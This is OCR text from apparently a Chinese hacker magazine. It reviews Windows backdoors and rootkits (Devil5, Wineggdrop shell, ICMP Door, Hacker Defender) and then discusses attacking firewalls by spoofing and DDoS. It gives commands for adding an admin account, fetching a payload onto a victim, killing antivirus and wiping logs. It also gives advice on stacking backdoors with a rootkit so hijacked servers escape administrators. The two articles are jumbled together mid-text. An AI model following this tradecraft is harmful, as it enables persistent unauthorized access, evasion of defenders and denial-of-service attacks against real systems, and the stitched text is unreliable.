


图3

我们用telnet连接上去，连接的格式是 telnet *** 定制的端口，它和其他后门不同之处在于连接后没有提示的界面，每次执行程序也是分开的，必须要每次都输入密码，比如我们丢掉了服务器的管理账户，可以激活guest后再将guest加到管理员权限，记得每次执行命令后加上 ">

密码"就可以了: net localgroup administrators guest /add >hkfx,然后你又可以控制服务器了。

很明显,同榕哥的BITS相比,Devil5有一些缺陷:不能通过系统自带端口通讯、执行命令比较麻烦,需要每次输入密码而且不回显输入的内容,很容易出错。但是,它有自己的优势:插入线程可以自己定制,比如设置IE的线程为插入的目标就比较难被查杀;自己提供了专门的查杀工具DelDevil5.exe,帮助防护者清理系统;而且它可以任意改名和绑定,使用灵活性上比BITS强……大家选择哪款就看自己的喜好了。

另外,PortLess BackDoor等工具也是此类的后门,功能强大,隐蔽性稍差,大家有兴趣可以自己研究一下。

3. 扩展后门

所谓的扩展后门,在普通意义上理解,可以看成是将非常多的功能集成到了后门里,让后门本身就可以实现很多的功能,方便直接控制肉鸡或者服务器,这类的后门非常受初学者的喜爱,通常集成了文件上传/下载、系统用户检测、http访问、终端安装、端口开放、启动/停止服务等功能,本身就是个小的工具包,功能强大。

Wineggdrop shell

类型:系统后门
使用范围:Windows 2000/XP/2003
隐蔽程度:★★★★☆
使用难度:★★☆☆☆
危害程度:★★★★☆
查杀难度:★★★★☆

这个后门是扩展后门中很有代表性的一个,功能之全面让人叹为观止,它能实现如下比较有特色的功能:进程管理,可查看,杀进程(支持用进程名或PID来杀进程);注册表管理(查看,删除,增加等功能);服务管理(停止,启动,枚举,配置,删除服务等功能);端口到程序关联功能(fport);系统重启,关电源,注销等功能(reboot,poweroff,shutdown,logoff);嗅探密码功能;安装终端,修改终端端口功能;端口重定向功能(多线程,并且可限制连接者IP);HTTP服务功能(多线程,并且可限制连接者IP);Sock5代理功能(支持两种不同方式验证,可限制连接者IP);克隆账号,检测克隆账户功能(clone,checkclone);加强了的Findpassword功能(可以得到所有登录用户,包括使用克隆账户远程登录用户密码);HTTP代理(完全匿名,支持oicq、msn、mirc等程序);其他辅助功能,http下载,删除日志,系统信息,恢复常用关联,枚举系统账户等。

当网络上刚推出这个后门的时候,非常多的人用它来替换自己原来使用的后门,一时间各处赞扬之声迭起,但多为一些普通的新手的心声,其实它和"后门"的原始定义是有出入的:一旦你需要实现越多的功能,那你的程序在执行、隐藏、稳定等方面就需要考虑非常多的问题,一个疏忽就会导致全盘皆败,所以不建议将此后门用在需要非常隐蔽的地方。

运用举例

在安装后门前,需要使用它自带的EditServer.exe程序对服务端进行非常详细的配置,从10个具体配置中,包括了插入线程、密码、IP登录邮件通告等方面,不难看出它的功能是非常强大的,隐蔽性也很强,下面说几个在入侵中常用的功能,相信经常玩入侵的朋友一定能发现它的强大之处。

Fport:列出进程到端口的列表,用于发现系统中运行程序所对应的端口,可以用来检测常见的隐蔽的后门。

Reboot:重启系统,如果你上传并运行了其他后门程序,并需要重启机器以便让后门正常工作,那使用这个命令吧!

Shell:得到一个Dos Shell,这个不多讲了,直接得到服务器或者肉鸡上的cmd shell。

Pskill PID或程序名:用于杀掉特定的服务,比如杀毒软件或者是防火墙。

Execute 程序:在后台中执行程序,比如sniffer等。

http://ip/文件名 保存文件名:下载程序,直接从网上down一个后门到服务器上。

Installterm 端口:在没有安装终端服务的win 2k服务版的系统中安装终端服务,重启系统后才生效,并可以自定义连接端口,比如不用3389而用其他端口。

StopService/StartService:停止或者启动某个系统服务,比如telnet。

CleanEvent:删除系统日志。

Redirect:TCP数据转发,这个功能是后门程序中非常出色的一个功能,可以通过某一端口的数据转发来控制内网的机器,在渗透入侵的时候非常管用!

EnumService:列举所有自动启动的服务的资料,比如后门、木马。

RegEdit:进入注册表操作模式,熟悉注册表的使用者终于在后门中找到了福音!

Findpassword:得到所有登录用户的密码,比我们常用的findpass功能可强多了。

……

总体来讲,Wineggdrop shell是后门程序中很出彩的一个,它经过作者几次大规模的修改和升级,已经趋于稳定,功能的强大当然没得说,但是由于功能太强大,被查杀和怀疑是难以避免的,所以很多人在使用Wineggdrop shell一段时间后就发现肉鸡飞了,是很正常的事,其实用很简单的方法就可以很好地提高它的隐蔽性,下文将有说明。

相对于Wineggdrop shell来说,独孤剑客的winshell在功能上就不那么全面了,但是笔者推荐新手更多地使用winshell而不是Wineggdrop shell,因为winshell功能除了获得一个shell以外,只加入了一些重启、关闭服务器的命令,功能相对简单,但完全使用系统自带的cmd来执行命令,对系统的学习和掌握也是非常有帮助的!

Winshell和wolf这两者都是国内早期顶尖的后门程序,程序的编制无疑是非常经典的,新手学习时使用这两款后门一定能让你明白很多系统相关的东西,了解很多入

侵思路和方法。

4. C/S后门

传统的木马程序常常使用C/S构架，这样的构架很方便控制，也在一定程度上避免了"万能密码"的情况出现，对后门私有化有一定贡献，这方面分类比较模糊，很多后门可以归结到此类中，比如ACKCMD、NTROOTKIT等，其中在思路方面比较巧妙的就是ICMP Door了。

ICMP Door

类型：系统后门
使用范围：Windows 2000/XP/2003
隐蔽程度：★★★★★
使用难度：★★★☆☆
危害程度：★★★★☆
查杀难度：★★★★★

这个后门利用ICMP通道进行通信，所以不开任何端口，只是利用系统本身的ICMP包进行控制，安装成系统服务后，开机自动运行，可以穿透很多防火墙——很明显可以看出它的最大特点：不开任何端口！只通过ICMP控制！和上面任何一款后门程序相比，它的控制方式是很特殊的，连80端口都不用开放，不得不佩服程序编制者在这方面独特的思维角度和眼光！

运用举例

这个后门其实用途最广的地方在于突破网关后对内网计算机的控制，因为很多机密数据都是放在内网计算机上的，而控制内网计算机并不是我们想像的那么容易，笔者曾经被授权对一个安全意识很到位的商业网络进行入侵检测，它的网络内部并不像我们常见的内网那样非常容易入侵和控制，因为该公司本身涉及到一些网络安全的服务，所以内网个人计算机的防护是很到位的，在尝试过很多后门后，最后ICMP Door帮我实现了成功的渗透内网！由此笔者开始爱上这个后门。

首先使用icmpsrv.exe -install参数进行后门的安装，再使用icmpsend.exe IP进行控制，可以用[http://xxx.xxx.xxx/admin.exe -hkfx.exe]方式下载文件，保存在\\system32\目录下，文件名为hkfx.exe，程序名前面的"-"不能省去，使用[pslist]还可以列出远程主机的进程名称和pid，再使用[pskill id]就可以杀进程了，同样，输入普通cmd命令，则远程主机也就执行了相关的命令。

这个后门是采用的c/s构架，必须要使用icmpsend才能激活服务器，但是他也有自己的先天不足：后门依靠ICMP进行通讯，现在的网络，经过冲击波的洗礼后，很少有服务器还接受ICMP包了，很多都屏蔽掉了它，所以用它来控制服务器不是一个好办法，这也是我为什么用它来控制内网计算机的原因了——内网很少有人屏蔽ICMP包吧？！

5. root kit

如果说上面的后门程序都各有千秋、各有所长的话，它们和经典的root kit一比简直就是小巫见大巫了，那究竟什么是root kit呢？

Root kit出现于20世纪90年代初，在1994年2月的一篇安全咨询报告中首先使用了root kit这个名词。从出现至今，root kit的技术发展非常迅速，应用越来越广泛，检测难度也越来越大。其中针对SunOS和Linux两种操作系统的root kit最多。

很多人有一个误解，他们认为root kit是用作获得系统root访问权限的工具。实际上，root kit是攻击者用来隐藏自己的踪迹和保留root访问权限的工具。通常，攻击者通过远程攻击获得root访问权限，进入系统后，攻击者会在侵入的主机中安装root kit，然后他将经常通过root kit的后门检查系统是否有其他的用户登录，如果只有自己，攻击者就开始着手清理日志中的有关信息。通过root kit的嗅探器获得其他系统的用户和密码之后，攻击者就会利用这些信息侵入其他的系统。

从*nix系统上迁移到Windows系统下的root kit完全沿袭了这些"可怕"的功能！现在网络上常见的root kit是内核级后门软件，用户可以通过它隐藏文件、进程、系统服务、系统驱动、注册表键和键值、打开的端口以及虚构可用磁盘空间。程序同时也在内存中伪装它所做的改动，并且隐身地控制被隐藏进程。程序安装隐藏后门，注册隐藏系统服务并且安装系统驱动。该后门技术允许植入Redirector，是非常难以查杀的一个东东，让很多网络管理员非常头疼！

Hacker Defender

类型：系统后门
使用范围：Windows 2000/XP/2003
隐蔽程度：★★★★★
使用难度：★★★★★
危害程度：★★★★★
查杀难度：★★★★★（呵呵，全部五星，因为它太"霸道"了！）

现在最新版本的hxdf是1.0.0，它是从国外流传过来的一个程序，包含两个关键程序，里面的配置文件ini非常复杂，相信新手使用也是很困难的，主要包括：

[Hidden Table]，[Root Processes]，[Hidden Services]，[Hidden RegKeys]，[Hidden RegValues]，[Startup Run]，[Free Space]，[Hidden Ports]，[Settings]。对应的功能就是隐藏文件（目录）、隐藏进程、隐藏服务、隐藏注册键、隐藏注册表键值、启动程序、增加磁盘剩余空间、隐藏端口、后门设置，具体配置我们就不具体讲解了，下面只说说它的特点（纯粹个人观点和经验，偏激的地方请大家海涵）：

（1）可以实现正常系统TCP端口的通讯，比如80等，这个功能在高级后门中并不鲜见。

（2）能得到简单的系统shell，对入侵的老手来说这就够了，多余的功能反而是累赘。

（3）隐藏端口，如果你非要使用TCP的某一非常规端口通讯，那使用这个功能吧，放心，别人发现不了的。

（4）隐藏后门的所有可找到的东西！这个只能用一个字来形容：牛！比如隐藏文件、服务、注册表键等功

能，虽然我们说起来是一句话，相信识货的朋友应该能发现这中间NB的地方！

（5）史上最经典后门思维 配合其他扩展型后门使用，效果好得出乎你的意料！（这是后面的内容，我们马上讲到）。

抛开其他不讲，系统中安装了这样的root kit，你通过普通的查杀途径根本检测不到这个程序这点就非常值得我们注意了！试想 一个在你服务器上运行的后门，你连看都看不到它，别说查杀了！

小编提示：由于此后门危害太大，所以编辑特别在此掐掉作者一段篇幅，喜欢研究后门程序的朋友可以自己去研究，不过千万注意不要误运行了程序，查杀和清除是非常麻烦的事！直接重新安装系统吧！

经典后门思维

现在很多朋友都在尝试着开发一些自己的后门程序，他们企图将非常多的功能加入到后门里，恨不得一个后门就是一个操作系统！——很明显，这样是不对的！因为一个好的后门，能实现非常单一的功能就够了，它不是给你控制服务器的，而是给你在丢掉服务器控制方法的时候用来再次控制服务器的！所以，不要经常使用后门程序，当然也不要让你的后门程序太大。

所有网络安全工具都存在一个问题 隐藏！现在随着广大网友安全意识的提高，杀毒软件、系统安全保护程序这些东西再不是"珍品"了，所以，就算你的后门程序能实现两万个功能，但是很容易就被杀毒软件查杀的话，那也是白搭！换句话说 如果别人能很方便地看看进程、查查注册表、看看端口就能查出系统有问题的话，你这个后门也就算不上好了！所以记住 隐蔽才是最重要的！

很多朋友都喜欢使用某个功能很强大的后门程序来控制服务器，虽然很隐蔽，但一旦被杀，那他就只有望着服务器哭了，其实只要我们稍微放宽思路就能解决这样的问题 嵌套使用互补的后门程序！这样一旦一个后门暴露，另一个后门或者几个后门依然在服务器上，通过其他依然可以控制服务器——这点说起来很简单，里面涉及到很多入侵中的经验和方法，也涉及到root kit，后文我们会讲到。

对现在的网络来说，如果一个网络安全工具被公布，那么，在很短的时间内这个程序将被安全爱好者传到网络的任何一个地方！很明显，这样的程序的存活期很短，不出几天就被查杀了，所以，本文列举的所有程序都可以在网络上找到（光盘上也有收录），只是给大家提供一种比较好的思路和介绍，很多好的后门是私人使用的。希望大家通过自己的学习也能写出自己的优秀后门！

通过上面的讲解，相信大家对现在主流的后门程序都有了一定程度的了解，由于篇幅关系，本文不可以一个接一个实际的去讲解用法和查杀，相信那样读者读着也无聊，编辑审稿后也不能刊登了，具体的使用方法还得靠各位去摸索，下面我们说说经典后门的几个个人体会。

首先拍拍wtf的马屁 这小子上次在黑防攻防实验室上说的那句话 "兄弟们千万不要拘泥于思维的定式，要知道安全最重要的就是思维的锻炼和意识的培养，为了锻炼大家的思维能力，友情提醒一下大家，我们在关卡中有很多的陷阱哦！千万不要被表面的现象迷惑了！"不要小看了这句话，把这句话放到网络入侵和攻击中，很多思维被发散出来，那是整体层次的提高！就拿我们的后门这方面来讲，同样是上面几个功能强大、隐蔽性好的后门，为什么你装在肉鸡上，不出三天就被查杀了？而别人装上就一直用得好好的呢？这其中其实就是思维转换重要性的体现，下面我们将具体说说后门程序如何才能做到好的思维转换和特点利用，先来看看普通网友的误区。

（1）普通安全爱好者都能通过常见的系统漏洞或者其他途径入侵服务器，然后上去就是新建一个账户，直接添加到管理员权限，有点意识的还能在账户后面加上一个$让别人在cmd无法发现，然后再通过什么3389、23控制服务器，汗！这就是你看《黑客防线》的成绩？《黑客防线》就这样教你？难道所有管理员都是白痴？都不知道检查系统最重要的账户？这样的肉鸡1天之内不丢都是个奇迹！

（2）控制服务器->上传后门->开放特定端口->利用后门控制服务器，这中间通过findpass之类的经典工具得到管理员的密码，给服务器开放3389等服务……同样送给这样的朋友一个字 晕！一个简单得不能再简单的netstat -an就能让你的连接暴露无疑！那时候等着上法庭吧！

（3）克隆系统内置账户并使用它来登录服务器，这同样是一个不可取的方法，根据我的经验，这样的肉鸡肯定用不长！一两周就飞掉了！

…………

上面只是一些比较低端的错误，相信大家在看了此文后不会再犯这样的错误了！下面我们说说常见的比较安全的入侵后控制肉鸡的办法，如果我今天讲的东西能有两、三句能让你在以后的入侵和安全防护中记住，那我就倍感欣慰了！

普通的入侵过程中，3389当然是大家最喜欢的控制方式，那为什么就只用3389来单纯的控制服务器呢？当别人关掉3389后你怎么控制呢？所以需要后门，那安装上普通的经典后门，为什么我的肉鸡还是在很短的时间内飞掉呢？——请注意 任何一个系统管理员都不是白痴！不管你多"黑"，你远程控制服务器总没有别人物理接触来得方便吧！逼不得已人家拔掉网线、格式化硬盘总能让你不能控制了吧？！所以，后门的隐蔽性是非常重要的，要让管理员无法发现系统中有后门就是非常重要的了！

一个好的后门，能实现单一的功能就行了，一定不要经常使用你的后门程序来控制肉鸡，这样你想肉鸡不飞都困难，比较好的方法是：

3389/23+扩展型后门+rootkit

这是到目前为止最经典的一种后门搭配方式，它几方面的优点显而易见 对方发现有不明ip连接的时候肯定会检查系统问题，改system密码，清理账户是不可避免了，进而管理员会对系统的漏洞进行一次常规的升级和检测，补上最开始被我们入侵的漏洞，这样如果没有后门，再进来就很难了。

刘流：自从Internet快速发展以来，攻击与反攻击之间的矛盾凸显无遗，有时候攻击强悍一些，有时候防护更稳妥，网络世界的定律一直在被我们每个普通网友改写，而防火墙在攻击和防护中则占据着非常重要的作用：防护方使用它来对自己的系统进行最严密的安全防护，攻击方却把防火墙看作大敌，想方设法攻击它！——这样的对抗带来了攻防双方技术的不断进步！

挑战安全专家

——攻破个人防火墙

文／安全天死

tips：什么是防火墙？

防火墙是采用综合的网络技术设置在被保护网络和外部网络之间的一道屏障，用以分隔被保护网络与外部网络系统防止发生不可预测的、潜在破坏性的侵入。它是不同网络或网络安全域之间信息的唯一出入口，像在两个网络之间设置了一道关卡，能根据企业的安全政策控制出入网络的信息流，防止非法信息流入被保护的网络内，且本身具有较强的抗攻击能力。它是提供信息安全服务，实现网络 和信息安全的基础设施。

防火墙的基本原理

要攻击防火墙必须对防火墙的原理有一定的了解。防火墙现在有3类，经过了总共6代的发展，最新的一代防火墙是智能抗ddos防火墙。这3类防火墙的类型基本上是这样的：

（1） 包过滤防火墙

（2） 状态检查的包过滤防火墙

（3） 应用层代理的防火墙

看看其工作拓扑图（图1）：




图 1

通常这样的情况下管理员会考虑系统中是不是存在后门，使用常见的杀毒软件、安全程序来检查系统，发现后门立即查杀，所以在这里后门的隐蔽性非常重要，一旦被杀，game over！所以这里一定要选择一些比较难查杀或者是加过壳的后门，上面的介绍的后门就是不错的选择，线程插入方式是比较难被杀掉的。

在这样的基础上，如果他发现系统中某个程序总是在对网络连接，或者是某个端口总是有人连接在上面，管理员肯定会想办法kill掉这个程序，所以普通后门再隐藏得好也是会被查杀的，这也是大多数朋友的疑惑了，在这里就需要使用rootkit了！

如果从系统级隐藏掉服务名、进程、端口、注册表值、启动项目、程序名，那现在相信普通的杀毒程序、安全工具要查出系统中的后门程序是很难的！而这点，才是后门程序的精华所在 隐藏！这样的功能，绝对不是某个后门程序单一使用能实现的！而rootkit和上面介绍的一系列后门中的精品就是你最好的选择！多尝试，相信你一定能找到这个经典搭配中的优势的！退一万步讲，如果这样控制的肉鸡都飞掉了，奉劝大家还是少玩为妙，免得惹火上身哦！

编后：

看了上面的文章，说实话，刘流心中很不安宁，现在的网络安全事业早不是原来的基础阶段了，一个好的网络管理员首先就要求要懂得很多攻击和入侵的方法，不然很小一个疏忽就能让他威风扫地！

本文从技术上讲比较适合初、中级读者阅读，但思维上绝对是比较主流的经典思路了，相信大家在看这个文章后一定会有股掩不住的冲动的，不要等了，自己去做实验吧！

可见防火墙在一个网络中的安全地位，防火墙一旦被攻破将对企业和个人造成严重的安全问题。那么攻击防火墙就首先需要知道防火墙自身的机制。控制进出数据包就是防火墙的核心，防火墙主要通过这个访问控制表来判断的，它的形式一般是一连串的如下规则:

(1)accept from+ 源地址，端口 to+ 目的地址，端口+ 采取的动作 (允许数据包进入)

(2)deny ....(拒绝数据包进入)

(3)nat ....(网络地址是地址转换)

防火墙在网络层(包括以下的链路层)接受到网络数据包后，就从上面的规则连表一条一条地匹配，如果符合就执行预先安排的动作了！如丢弃包，但，不同的防火墙在判断攻击行为时，有实现上的差别。

tips：什么是访问控制列表？有什么作用？

访问控制列表(Access Control List，ACL)是路由器接口的指令列表，用来控制端口进出的数据包。访问列表(access-list)就是一系列允许和拒绝条件的集合，通过访问列表可以过滤发进和发出的信息包的请求，实现对路由器和网络的安全控制。路由器一个一个地检测包与访问列表的条件，在满足第一个匹配条件后，就可以决定路由器接收或拒收该包。ACL适用于所有的被路由协议，如IP、IPX、AppleTalk等。ACL的定义也是基于每一种协议的。如果路由器接口配置成为支持3种协议(IP、AppleTalk以及IPX)的情况，那么，用户必须定义3种ACL来分别控制这3种协议的数据包。

访问控制列表有以下作用:

(1) ACL可以限制网络流量、提高网络性能。例如，ACL可以根据数据包的协议，指定数据包的优先级。

(2) ACL提供对通信流量的控制手段。例如，ACL可以限定或简化路由更新信息的长度，从而限制通过路由器某一网段的通信流量。

(3) ACL是提供网络安全访问的基本手段。如图1所示，ACL允许主机A访问人力资源网络，而拒绝主机B访问。

(4) ACL可以在路由器端口处决定哪种类型的通信流量被转发或被阻塞。例如，用户可以允许E-mail通信流量被路由，拒绝所有的Telnet通信流量。

攻击防火墙常用办法

由于防火墙的特性，所以防火墙可以分为软件式防火墙、操作系统式防火墙和硬件芯片类防火墙。我们在谈到攻击的时候都会对它们有涉及。

1.IP欺骗攻击技术

很显然，防火墙是通过访问策略来控制数据包，再加上防火墙内部的计算机是很脆弱的，所以如果能欺骗防火墙使其源地址为防火墙信任的IP地址，目的地址为防火墙内部的计算机，那么我们的攻击成功的机会就大了，否则数据包还没进入就被拦截了。

可是，如果防火墙能结合接口、地址来匹配，这种攻击就不能成功，像这类攻击的工具很多，如 ipspoof.zip、WinGate SpooFing等(图2)。




图2

2.D.o.S拒绝服务攻击

防火墙可不是一攻就破的东西，攻击了半天失败了怎么办呢？我们还可以采取D.O.S(拒绝服务攻击)法来耗尽防火墙的带宽。就好比Windows多开点socket就会耗尽资源一样，简单点的防火墙从不跟踪TCP的连接状态，通过Syn、fin等连续攻击就会攻死防火墙，导致内外服务完全阻塞。

幸运的是我们也许可以在防火墙处理无用连接的同时发送对内网的攻击数据包，像这样的例子不是很多吗？Cisco FWSM防火墙模块就存在这样的远程拒绝服务攻击漏洞:

CSCeb16356 (HTTP Auth)漏洞 传递使用TACACS+或RADIUS验证的HTTP Auth请求，可使Cisco FWSM由于发送缓冲区溢出崩溃并重载。这个请求可以由用户通过发起FTP，TELNET或者HTTP连接而初始化。如果用户名和密码被指定的ACACS+或RADIUS服务器验证通过，Cisco FWSM才允许通信通过。

CSCeb88419 (SNMPv3)漏洞 当Cisco FWSM模块上配置snmp-server host <if_name> <ip_addr>或snmp-server host <if_name> <ip_addr> poll时，处理接收到的SNMPv3消息时可使CISCO FWSM崩溃，产生拒绝服务。

通过提升攻击的范围，我们可以制造D.DOS攻击，意思就是分布式的决绝服务攻击。提高了被攻击的范围，那么受害方的防火墙将承受很大的数据流的冲击。像这类工具有国产的很出名的DDOS-Fukcnet，它包含下面的攻击方式

a. ICMP 攻击，报文定在1k (这个就是很著名的ping of dos)。
b. UDP 攻击，报文定在1k。
c. TCP 类攻击，其中，比如有 Synflood(也就是类型 -101)，Synflood(2)加了一个 urg 紧急数据标识(也就是类型 -101)，以及各种标识置位。
d. DNS 攻击，其方式是模拟一次合法的 dns 请求包，且伪原 ip,猛裂 flood 受害主机 dns 服务;向受害主机以每秒1万到2万的速度解析各种域名，使其瘫痪。

刘流：*我们收集了一个关于ddos的录像在附带光盘里面，大家可以看看这种攻击方式。*

回头再看看Ip协议中的UDP协议，UDP协议常常被管理员忽视，但是通过UDP packet sender utility，我们可以发送

UDP packet 进行拒绝服务攻击。它可以指定目标主机的IP和端口，并且攻击报文可以利用文本、随机字节和数据文件等方式组成。看看我们具体的攻击例子吧（图3）。

